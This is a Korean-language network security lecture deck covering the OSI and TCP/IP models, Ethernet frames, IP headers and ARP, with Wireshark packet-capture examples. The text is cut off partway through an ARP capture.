

The image features a decorative geometric pattern in the top-left and bottom-right corners. This pattern is composed of several triangles in three colors: a vibrant red, a muted teal, and a light beige. The triangles are arranged in a way that creates a sense of movement and depth, with some triangles pointing towards the center and others pointing outwards. The rest of the image is a plain white background.

네트워크 보안(Network Security)

OSI 7 Layer (OSI reference model)

- OSI 7 Layer


- Open System Interconnect (개방형 시스템 상호연결 참조 모델)의 약어
- 컴퓨터 통신 구조의 모델과 프로토콜의 표준을 제공하기 위해 국제표준화 기구(ISO)에 의해 제정된 네트워크 아키텍처 모델
- 통신의 접속부터 통신 완료까지의 과정을 7단계의 계층적 구조로 구분
- 다른 모든 통신 규약의 지침 역할
- 통신 구조의 표준일 뿐 실제 그대로 구현되어 사용하지 않음
 - 현재 인터넷의 기본 프로토콜인 TCP/IP의 경우 4계층으로 구현

TCP/IP Model & TCP/IP Protocol Suite

■ TCP/IP Model

- 미 국방성의 인터넷 표준 모델에 기반한 계층형 모델
- DoD(Department of Defense) Model이라고도 함
- 현실 세계를 가장 잘 반영하고 있는 사실상 표준 모델
- 4계층 Model을 기반으로 함
 - Layer 4 : Process Layer or Application Layer (L5, L6, L7)
 - Layer 3 : Host-to-host Layer (L4)
 - Layer 2 : Internet Layer (L3)
 - Layer 1 : Internet Access Layer (L1, L2)

OSI 7 Layer vs. TCP/IP Model





Data Encapsulation

Sender




User Data



HDR = Header

Data De-Encapsulation



HDR = Header

OSI 7 Layer 각 계층별 기능

▪ Layer 1 : Physical Layer

- 시스템 간의 물리적 링크를 동작시키거나 유지
- 전이기, 기계, 절차, 기능적 측면을 정의

▪ Layer 2 : Data-Link Layer

- 물리적인 연결을 통하여 두 장치 간의 신뢰성 있는 전송을 보장
- 물리적인 주소를 지정 (MAC Address)
- 회선 사용 규칙, 오류 검출, Frame 전달, 흐름 제어

▪ Layer 3 : Network Layer

- 다른 장소에 위치한 두 시스템 간의 연결성과 경로 선택을 제공
- 라우팅 프로토콜을 사용하여 최적 경로를 선택 후 선택된 경로를 통해 정보를 전달
- 장비를 구분하기 위한 논리적 주소를 사용 (IP Address)

OSI 7 Layer 각 계층별 기능

- **Layer 4 : Transport Layer**

- 데이터 전송 서비스를 제공
- 통신에 참가하는 개체(Application)간의 메시지 전달 책임
- 데이터 흐름 제어, 에러 복구, 신뢰성 보장

- **Layer 5 : Session Layer**

- 세션 설정, 유지, 종료, 전송 방향 변경

- **Layer 6 : Presentation Layer**

- 전송 데이터 형태(format)를 결정

- **Layer 7 : Application Layer**

- 사용자의 접근을 제공 or 서비스를 지칭
- 파일 전송, DB, 원격 접속, 전자메일 등




Wireshark를 이용한 Layer 별 Protocol 분석



What is Wireshark?

■ Wireshark

- Open source로 개발되는 Network Protocol Analyzer
- Gerald Combs에 의해 처음 개발됨(Ethereal – 1998)
- 약 900개 이상의 Protocol을 지원 (새로운 Protocol은 추가 가능)
- www.wireshark.org에서 downloading 가능



Ethernet History

▪ Ethernet (이더넷)

- 가장 대표적인 버스 구조 방식의 근거리 통신망(LAN)
- 1980년 초에 DEC(현 HP), Intel, Xerox가 공동으로 개발 (Ethernet 1.0)
- 데이터 전달을 위해 CSMA/CD 방식을 사용
 - CSMA/CD (Carrier Sense Multiple Access / Collision Detection)
- Hub
 - 들어오는 패킷을 **모든 포트**로 **Flooding** 한다.
 - Collision Domain과 Broadcast Domain을 나누지 못한다.
 - Promiscuous 모드를 이용한 Sniffing 가능.
- Ethernet Switch
 - 입력 데이터를 **지정된 포트**로만 **Forwarding** 한다.
 - Collision Domain은 나누지만 Broadcast Domain은 나누지 못한다.
 - Promiscuous 모드만으로 Sniffing이 불가능하다.
- 현재는 1982년에 만들어진 Ethernet II 규격을 사용하여 통신 (DIX II)

Ethernet Frame (Layer 2)

▪ Ethernet II Frame (DIX II)

8 Byte	6 Byte	6 Byte	2 Byte	46 ~ 1500 byte	4 Byte
Preamble	Destination Address	Source Address	Type	Data	FCS

- **Preamble** : 송신측과수신측의bit 동기화 및 Frame의 시작을 알림
 - 상위 7byte : 비트 동기화를 위해 10101010....10으로 된 bit열을 전달
 - 하위 1byte : Frame의 시작을 알리는 10101011을 전달
- **Destination Address** : 목적지의2계층 주소를 표시 (MAC Address)
- **Source Address** : 출발지의2계층 주소를 표시 (MAC Address)
- **Type** : MAC Frame의 데이터 부분에 실려있는상위 계층 프로토콜 종류를 표시
- **Data** : 상위 계층으로부터 받은 데이터or 상위 계층에 전달해야할 데이터
- **FCS** : Preamble과FCS를 제외한유요한 MAC Frame의 bit열에서 오류를 검사

Ethernet Frame Analysis

The image shows a Wireshark window titled "(Untitled) - Wireshark". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Tools, Help), a toolbar with various icons, and a filter bar. The main display area is divided into three panes: a packet list, a packet details pane, and a packet bytes pane.

Packet List:

No.	Time	Source	Destination	Protocol	Info
10	5.011598	222.122.16.29	192.168.50.104	TCP	http > 22589 [ACK] Seq=1 Ack=146
11	5.011639	192.168.50.104	222.122.16.29	TCP	[TCP segment of a reassembled PD
12	5.011741	192.168.50.104	222.122.16.29	HTTP	GET /NBlogMain.nhn?blogId=suffer

Packet Details:

Frame 10 (60 bytes on wire, 60 bytes captured)

- Ethernet II, Src: EfmNetwo_28:76:1e (00:08:9f:28:76:1e), Dst: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
 - Destination: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
 - Source: EfmNetwo_28:76:1e (00:08:9f:28:76:1e)
 - Type: IP (0x0800)
 - Trailer: 000000000000
- Internet Protocol, Src: 222.122.16.29 (222.122.16.29), Dst: 192.168.50.104 (192.168.50.104)
 - Version: 4
 - Header length: 20 bytes
 - Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0)
 - Total Length: 40
 - Identification: 0xddc3 (56771)
 - Flags: 0x04 (Don't Fragment)
 - Fragment offset: 0

Packet Bytes:

```
0000 00 1e 37 ce 12 a0 00 08 9f 28 76 1e 08 00 45 0
0010 00 28 dd c3 40 00 35 06 86 64 de 7a 10 1d c0 a
0020 32 68 00 50 58 3d 45 c0 14 36 9b 3e a7 18 50 1
0030 22 38 b7 19 00 00 00 00 00 00 00 00
```

Bottom Status Bar:

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Tem... Packets: 394 Displayed: 394 Marked: 0 Dropped: 0 Profile: Default

Internet Protocol

▪ Internet Protocol (IP)

- OSI 7 Layer의 3계층에 해당하는 프로토콜
- TCP/IP에서 전송을 담당하는 프로토콜
- 신뢰성이 없고 비 연결 지향적이다
- IP주소에 따라 네트워크 간 전송 경로를 제어한다
- IP의 Version은 IPv4와 IPv6가 존재
- Router
 - 네트워크 프로토콜의 주소에 따라 네트워크 간 전송 경로를 제어한다.
 - 라우팅 알고리즘에 의해 최적의 경로를 배정함.
 - Broadcast Domain을 분리시킨다.

IP Header (Layer 3)


The diagram illustrates the structure of the IP Header (Layer 3) in a network packet. It is a 20-byte header, with the first 4 bytes being the minimum header length. The fields are as follows:

Byte Offset	Field	Size (Bytes)
0	Version	4
4	Identification	4
8	Time To Live (TTL)	4
12	Source Address	4

The fields are further detailed as follows:

- Version:** 4 bits, indicating the IP version (e.g., 4 for IPv4).
- IHL (Header Length):** 4 bits, indicating the length of the header in 32-bit words.
- Type of Service (TOS):** 8 bits, used for QoS.
- Total Length:** 16 bits, indicating the total length of the packet.
- Identification:** 16 bits, used for fragmentation.
- IP Flags:** 3 bits, used for fragmentation (x, D, M).
- Fragment Offset:** 13 bits, indicating the offset of the fragment.
- Time To Live (TTL):** 8 bits, indicating the maximum number of hops the packet can take.
- Protocol:** 8 bits, indicating the protocol used (e.g., 6 for TCP, 17 for UDP).
- Header Checksum:** 16 bits, used for error checking.
- Source Address:** 32 bits, indicating the source IP address.



The diagram shows the header structure with byte offsets (0, 4, 8, 12) and the total header length (20 Bytes). The IHL (Internet Header Length) is also indicated.



IP Header Field

- **Version** : IP Protocol Version 정보(IPv4, IPv6)
- **IHL(Internet Header Length)** : IP Header의 길이를 32bit단위로 표시
- **TOS(Type of Service)** : Internet의 Application, Host, Router의 우선순위 서비스를 제공
- **Total Length** : IP Packet의 전체 길이를 바이트 단위로 표시
- **Identification** : IP Packet을 구분하기 위한 번호. IP Packet이 Fragmentation되었을 경우 목적지에서 결합을 위해 사용한다
- **IP Flags** : IP Packet의 Fragmentation 정보를 표시
- **Fragmentation Offset** : Fragmentation되어진 IP Packet의 시작 위치를 표시
- **TTL(Time-to-Live)** : IP Packet이 이동할 수 있는 최대 라우터의 개수
- **Protocol** : IP Data에 포함되어 있는 Next-Header를 표시
- **Source IP Address** : IP Packet을 전달한 출발지 시스템의 IP 주소
- **Destination IP Address** : IP Packet을 수신할 목적지 시스템의 IP주소
- **Option** : 특별한 처리 옵션을 정의
- **Padding** : Option이 추가되는 경우 32bit단위로 끝낼 수 있도록 추가되는 부분

IP Packet Analysis




ARP (Address Resolution Protocol)

▪ Address Resolution Protocol

- IP 주소 변환 표준 프로토콜
- IP 장비가 통신을 하기 위해서는 해당 망에 특화된 2계층 주소를 먼저 알아 와야 한다
- IP장비가 통신하는 경우 해당 네트워크에서 정의된 2계층 주소를 알아오 기 위한 프로토콜
 - Ethernet 망에서는 2계층 주소로 MAC Address를 사용
- ARP는 Request(요청), Reply(응답)으로 구성

ARP Header (Layer 3)



ARP Header Field


- **Hardware Type** : 요청된 하드웨어 주소의 종류
- **Protocol** : 다루고 있는 상위계층 Protocol 정보
- **Hardware Address Length** : 물리매체의 하드웨어 주소의 크기를 byte단위로 표시
- **Protocol Address Length** : 상위 계층의 프로토콜 주소의 크기를 byte단위로 표시
- **Operation** : ARP packet의 목적을 표시(Request, Reply)
- **Sender Hardware Address** : ARP packet을 전송하는 시스템의 하드웨어 주소
- **Sender Internet Address** : ARP packet을 전송하는 시스템의 상위계층 프로토콜 주소
- **Target Hardware Address** : ARP packet을 수신하는 시스템의 하드웨어 주소
- **Target Internet Address** : ARP Packet을 수신하는 시스템의 상위계층 프로토콜 주소

ARP의 동작방식

❖ ARP는 Request와 Response로 이루어져있다.

A 컴퓨터가 C로 데이터를 전송하는 경우

1. A는 IP(C)를 누가 사용하고 있는지 ARP Request를 Broadcasting한다.
2. C는 ARP Reply를 A에게 보낸다.
3. A는 C의 MAC주소로 데이터를 전송한다.



ARP Packet Analysis

ARP Request

The image shows a Wireshark packet capture window titled "(Untitled) - Wireshark". The packet list on the left shows two ARP packets:

No.	Time	Source	Destination	Protocol
76	10.719002	Usi_ce:12:a0	Broadcast	ARP
77	10.719389	EfmNetwo_28:76:1e	Usi_ce:12:a0	ARP

The packet details pane shows the following information for the selected packet (Frame 76):

